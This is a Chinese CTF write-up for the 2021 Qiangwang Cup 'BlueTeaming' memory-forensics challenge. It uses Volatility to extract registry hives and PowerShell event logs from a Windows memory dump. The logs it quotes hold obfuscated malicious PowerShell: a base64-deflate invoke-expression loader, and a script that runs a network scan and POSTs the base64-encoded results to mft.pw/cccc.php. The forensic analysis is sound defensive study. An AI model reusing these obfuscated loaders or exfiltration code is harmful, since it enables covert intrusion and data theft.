[ctf misc][2021强网杯]BlueTeaming

原创


shu天 于 2021-11-24 21:45:17 发布 263 收藏

分类专栏： # misc ctf 文章标签： ctf 内存取证 misc

misc 同时被 2 个专栏收录

7 篇文章 0 订阅

订阅专栏



ctf

81 篇文章 4 订阅

订阅专栏

[2021强网杯]BlueTeaming

解压得BlueTeaming改后缀BlueTeaming.zip,再解压得memory.dmp发现是内存镜像

根据题目提示`·Powershell scripts were executed by malicious programs. What is the registry key that contained the power shellscript content?·` 先将注册表导出

```
volatility.exe -f C:\Users\shen\Desktop\附件\memory.dmp imageinfo  #得到策略Win7SP1x64
volatility.exe -f C:\Users\shen\Desktop\附件\memory.dmp --profile=Win7SP1x64 dumpregistry -D ./   #提取出注册表
```

registry.0xfffff8a002ae4410.COMPONENTS.reg
registry.0xfffff8a000024010.SYSTEM.reg
registry.0xfffff8a008bf1010.Amcachehve.reg
registry.0xfffff8a008e1b010.UsrClassdat.reg
registry.0xfffff8a0089ff010.ntuserdat.reg
registry.0xfffff8a00203a010.SAM.reg
registry.0xfffff8a00891f010.Syscachehve.reg
registry.0xfffff8a000057410.HARDWARE.reg
registry.0xfffff8a002149010.NTUSERDAT.reg
registry.0xfffff8a0002d7010.SOFTWARE.reg
registry.0xfffff8a000347010.BCD.reg
registry.0xfffff8a00000f010.no_name.reg
registry.0xfffff8a0021d5010.NTUSERDAT.reg
registry.0xfffff8a00200e010.SECURITY.reg
registry.0xfffff8a0001052e0.DEFAULT.reg


```
volatility.exe -f C:\Users\shen\Desktop\附件\memory.dmp --profile=Win7SP1x64 filescan
```

根据题目提示找powershell发现有powershell日志文件

```
0x000000013d9a7640      33      1 RW-r-- \Device\HarddiskVolume1\Windows\System32\winevt\Logs\Windows PowerShell.evtx
0x000000013d9a7970       5      0 R--r-d \Device\HarddiskVolume1\Windows\System32\samlib.dll
```

```
volatility.exe -f C:\Users\shen\Desktop\附件\memory.dmp --profile=Win7SP1x64 dumpfiles -Q 0x000000013d9a7640 -D
./12/ -n
```

导出日志文件有效的共四个
查看日志文件发现powershell脚本

级别	日期和时间	来源	事件 ID	任务类别
信息	2020/11/26 21:00:00	PowerShell (Microsoft-Wind...	53504	PowerShell 命名管道 IPC
信息	2020/11/26 21:00:00	PowerShell (Microsoft-Wind...	40961	Powershell 控制台启动
警告	2020/11/26 20:57:02	PowerShell (Microsoft-Wind...	4104	执行远程命令
警告	2020/11/26 20:57:02	PowerShell (Microsoft-Wind...	4104	执行远程命令
信息	2020/11/26 20:57:02	PowerShell (Microsoft-Wind...	40962	Powershell 控制台启动
信息	2020/11/26 20:57:01	PowerShell (Microsoft-Wind...	53504	PowerShell 命名管道 IPC
信息	2020/11/26 20:57:01	PowerShell (Microsoft-Wind...	40961	Powershell 控制台启动

事件 4104，PowerShell (Microsoft-Windows-PowerShell)

常规　详细信息

正在创建 Scriptblock 文本(已完成 1，共 1):

```
& ( $veRBOsepReFErEncE.tOstrINg()[1,3]+'x'-JOin'')( nEW-ObjEcT sySTEm.iO.sTreaMReAdER( ( nEW-ObjEcT  SystEm.iO.CompreSsiOn.DEfLATEstREam
([IO.meMoryStream] [CoNVeRT]::fROMbASe64StRinG('NVJdb5tAEHyv1P9wQpYAuZDaTpvEVqRi+
5Sgmo/Axa0VRdoLXBMUmyMGu7Es//fuQvoAN7e7Nzua3RqUcJbgQVLIJ1hzNi/eGLMYe2gOFX+
0zHpl9s0Uv4YHbnu8Czwl8nlW5UX4bNqM2RPGUtU4sPQSH+mmsFbIY87kFit3A6ohVnGIFbLOdLlXCdFhAlOT3rGAEJYQvflsgmAjw/mJXTPLssxsg3U59VTvyrT7JjvDS8bw
N8NvbPYt81amMeltpi1TI3omaErK0fO5bNr7LQVkWjYkqlZtkVtRUK8xxAQxxqylGVwM3dFX6jtw6TgbnrPRCMFlm75i3xAPhq2aqUnNKFyWqhNiu0bC4wV6kXHDsh6yF5k8
Xgz7Hbi6
+ACXL/vLQvoSv7x5/EqNbXvv+VPvOAtvWuqqvuGvQbZaNFS/wTlqN9xwqGuwQddstZRh3AfvQKHLAoCsq4imMJBqKrpMbm/Bv8pcDQLzliu3zEn6S12zB6PiXsIfci0XBmu
```

```
8Qyqma4ETw2rd8w2MI92IGKU0HGqEGYacp7/Z2U+CB7gqJdy67c2dHYsOA0H598N33b3cr3j2EzoKXgpiv1
+XjfbIryhRk+wakhq16TSqYhpKcHbpNTox9GYgyekcY0KcFGyKFf56YTF7drg1ji/+BMk/G7H04Y599sCFW3
```


警告	2020/11/26 20:57:02	PowerShell (Microsoft-Wind...	4104	执行远程命令
警告	2020/11/26 20:57:02	PowerShell (Microsoft-Wind...	4104	执行远程命令
信息	2020/11/26 20:57:02	PowerShell (Microsoft-Wind...	40962	Powershell 控制台启动
信息	2020/11/26 20:57:01	PowerShell (Microsoft-Wind...	53504	PowerShell 命名管道 IPC
信息	2020/11/26 20:57:01	PowerShell (Microsoft-Wind...	40961	Powershell 控制台启动

事件 4104，PowerShell (Microsoft-Windows-PowerShell)

常规 详细信息

正在创建 Scriptblock 文本(已完成 1，共 1):

```
s`eT-V`A`Riab`lE Diq ( [typE]('sY'+'S'+'tEM.'+'tExT'+'.'+'EnCOdiNg') ); Set-`VARI`A`B`le ('Car'+'u1') ( [TyPe]('ConveR'+'t') ) ;${i`N`V`OkEcO`MmaND} =
((('cm'+'d'+'.exe')+' /'+'c '+'C'+':'+('HaSP'+'r')+('o'+'gr')+'a'+('m'+'Dat')+'aH'+('aSnt'+'user')+'.p'+('ol'+' TC'+'P ')+('172.30'+'.1.0'+'/24 33'+'8')+('9 5'+'12 /'+'B'+'a')
+('nne'+'r'))."REPL`A`cE"(([chaR]72+[chaR]97+[chaR]83),[STRInG][chaR]92));
${CMdout`p`Ut} = $(i`NVoK`e-eXPRE`ss`I`on ${I`NvOk`E`cOMMaND});
${B`yT`es} = ( v`ARiA`BLE dIQ -VALu )::"U`NI`coDe"."g`etBYTES"(${cm`DOu`TPUt});
${eN`Co`dEd} = ( I`TEM ('VarI'+'a'+'B'+'LE'+':Caru1') ).valuE::"ToB`AS`E`64striNG"(${b`Yt`es});
${poSTP`A`R`AmS} = @{"D`ATa"=${e`N`cOded}};
i`N`VOkE-WEb`REQuESt -Uri ('mft.pw'+'/ccc'+'c.ph'+'p') -Method ('POS'+'T') -Body ${p`o`sTpaRaMs};
```


在导出的注册表中搜索脚本找到flag：`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Communication`